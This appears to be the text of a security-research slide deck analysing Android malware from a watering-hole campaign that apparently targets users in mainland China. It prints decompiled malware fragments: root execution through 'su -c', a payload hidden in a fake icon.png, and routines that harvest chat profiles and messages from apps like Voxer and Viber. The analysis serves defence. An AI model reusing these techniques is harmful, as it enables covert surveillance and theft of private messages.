
public native void l(int i, String str);

public native void s(String str, String str2);

static {
    try {
        System.loadLibrary("posermain");
    } catch (UnsatisfiedLinkError e) {
        System.err.println("WARNING: Could not load library!");
    }
}
```

Mainjni.java

Related Campaign – Android Mobile Malware : JNI Library



Related Campaign – Android Mobile Malware : ELF Call

```
if (g_startprocess == 0) {  
    operator+<char,std--char_traits<char>,std--allocator<char>>  
        (basic_string_path,g_tmpfiles,"hbmgr");  
    startPath = (char *)operator.new[]((basic_string_path._16_4_ - basic_string_path._20_4_) + 0x40)  
    ;  
    iVar2 = sprintf(startPath,"%s",basic_string_path._20_4_);  
    startPath[iVar2] = '\\0';  
    pthread_create(&local_38,__attr,StartPorcess + 1,startPath);  
    pthread_detach(local_38);  
    _M_deallocate_block((_String_base<char,std--allocator<char>> *)basic_string_path);  
}
```

Related Campaign – Android Mobile Malware : ELF Call

```
if (g_startprocess == 0) {
    iVar3 = access(local_68, (uint)g_startprocess);
    if (iVar3 == 0) {
        FUN_0002b3ba(_f, "f");
        SetScreenAndApp((int)a_Stack100, 99, _f);
        _M_deallocate_block((_String_base<char, std::allocator<char>> *)_f);
        if (local_50 == local_54) {
            FUN_0002b3ba(a_Stack52, "/data/local/tmp/appath/");
            CreateDir(local_20);
            __s = (char *)operator.new[]((g_imei._16_4_ - g_imei._20_4_) + (local_6c - (int)local_68) +
                                         0x80 + (local_24 - (int)local_20) +
                                         (g_packagename._16_4_ - g_packagename._20_4_));
            iVar3 = sprintf(__s, "chmod 755 %s", local_68);
            __s[iVar3] = '\0';
            system(__s);
            iVar3 = sprintf(__s, "su -c \"%s %s %u %u %s %s\"", local_68, g_imei._20_4_, iVar1, iVar2,
                           local_20, g_packagename._20_4_);
            __s[iVar3] = '\0';
            system(__s);
            operator.delete(__s);
            _M_deallocate_block(a_Stack52);
        }
        _M_deallocate_block(a_Stack100);
    }
}
```











Related Campaign – Android Mobile Malware : Hidden Files

- In the APK, a fake icon.png file contains hidden files encrypted by TEA.

	File Name	Length	File Name	File Size	Hardcoded Signature
icon.png	IFR0	00000150	-----	626220	Hiew 6.50 (c)SEN
00000000:	05 00 00 00	70 2E 6A 61-72	94 0F 00-00	78 98 AF	p.jarö* xÿ»
00000010:	DE 45 8B 35-59	70 H2 B3-74	7F 00 95-B0	EE CE 78	Ei5Ypo tô ò€†x
00000020:	7B FA 04 B9-01	BA CE 38-25	1C 1B 1B-79	9E 36 83	{·♦ @ †8%-←+yR6â
00000030:	C8 07 77 B7-F0	5D 03 EB-06	19 D5 5E-92	66 FF 73	↳•wη≡1♥\$♠↓f^Æf s
00000040:	59 73 26 32-6A	66 9B 62-BF	AA 6A E0-C7	53 A6 8F	Ys&2jfCbη-jα SªÅ
00000050:	00 00 00 00	70 60 60 76-F1	81 DC D0 EC	10 00 D0	â·â-‘†+;·L·L·L

Related Campaign – Android Mobile Malware : Hidden Files

- 15 files can be decrypted. (jar, elf, and configuration text file)

 alarmapp.txt	1 KB
 au_c.jar	3 KB
 au_e.jar	3 KB
 c.jar	4 KB
 cal.jar	3 KB
 filter.txt	1 KB
 g.jar	2 KB
 gps.jar	3 KB
 hbmgr	581 KB
 p.jar	4 KB
 readme.txt	1 KB
 s.jar	5 KB
 sem.jar	2 KB
 t.jar	3 KB
 w.jar	2 KB

Related Campaign – Android Mobile Malware : Stealthy ELF

```
immomo_info_collect(auStack22380,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_0001f53e(auStack24268);  
skype_info_collect(auStack24268,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_000205f4(auStack25968);  
voxer_info_collect(auStack25968,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_00020fd8(auStack25872);  
loudtalks_info_collect(auStack25872,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_00021ab4(auStack26256);  
cocovoice_info_collect(auStack26256,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_000229b6(auStack26184);  
viber_voip_info_collect(auStack26184,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_00026840(auStack15700);  
fetion_info_collect(auStack15700,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_00028100(auStack13604);  
allaccounts_info_collect(auStack13604,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_00029038(auStack23596);  
duowan_info_collect(auStack23596,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_0002a7c8(auStack15004);  
iAround_info_collect(auStack15004,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_000304c4(auStack12164);  
im.yixin_info_collect(auStack12164,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);  
FUN_00041b84(auStack25104);  
icq_info_collect(auStack25104,*(undefined4 *) (iParam1 + 0x14),&DAT_000919e5,&DAT_000919e5);
```



Related Campaign – Android Mobile Malware : Stealthy ELF

```
canAccess = access("/data/data/com.rebelvox.voxer/databases/rv.db", 0);  
if (canAccess == 0) {  
    basic_string_init(dbPath, "/data/data/com.rebelvox.voxer/databases/rv.db");  
    result = basic_string_copy(basic_string_dbPath, dbPath);  
    if (result != 0) {  
        selectProfiles(basic_string_dbPath, dbPath);  
        selectMessages(basic_string_dbPath, dbPath);  
    }  
    doRelease(dbPath);  
}
```

```
queryLen = sprintf(query,  
    "select first,last,city,country,phone,email,username  from profiles where  
    username!=\'%s\'"  
    ,*(undefined4 *) (basic_string_dbPath + 0x5c));  
query[queryLen] = '\0';  
bufferInit(selectResult);  
dbSelect(dbPath, query, selectResult, "\x02", 1);  
operator.delete(query);
```

```
bufferInit(selectResult);  
dbSelect(dbPath, "select thread_id,timestamp,sender,body,content_type,geo,message_id from messages"  
    ,selectResult, "\x02", 1);
```

Part of
selectProfiles

Part of
selectMessages

Conclusion

Conclusion

- What do we have here?
 1. Watering hole
 2. Windows Trojan
 3. Android mobile malware
 4. China ISP C2s
 5. Functionalities for Mainland China
- Are Chinese Attackers targeting Chinese people in Mainland China?

Conclusion (cont.)

- Hacked site is blocked in China.
- This site contains contents against China government.

Beijing - ✖ [REDACTED] Not Working in China

Shenzhen - ✖ [REDACTED] Not Working in China

Inner Mongolia - ✖ [REDACTED] Not Working in China


Heilongjiang Province - ✖ [REDACTED] Not Working in China

Yunnan Province - ✖ [REDACTED] Not Working in China

Result by [comparitech](https://www.comparitech.com/)



Conclusion (cont.)



Conclusion (cont.)



Any Questions?

Email: ytchen@fortinet.com

FORTINET®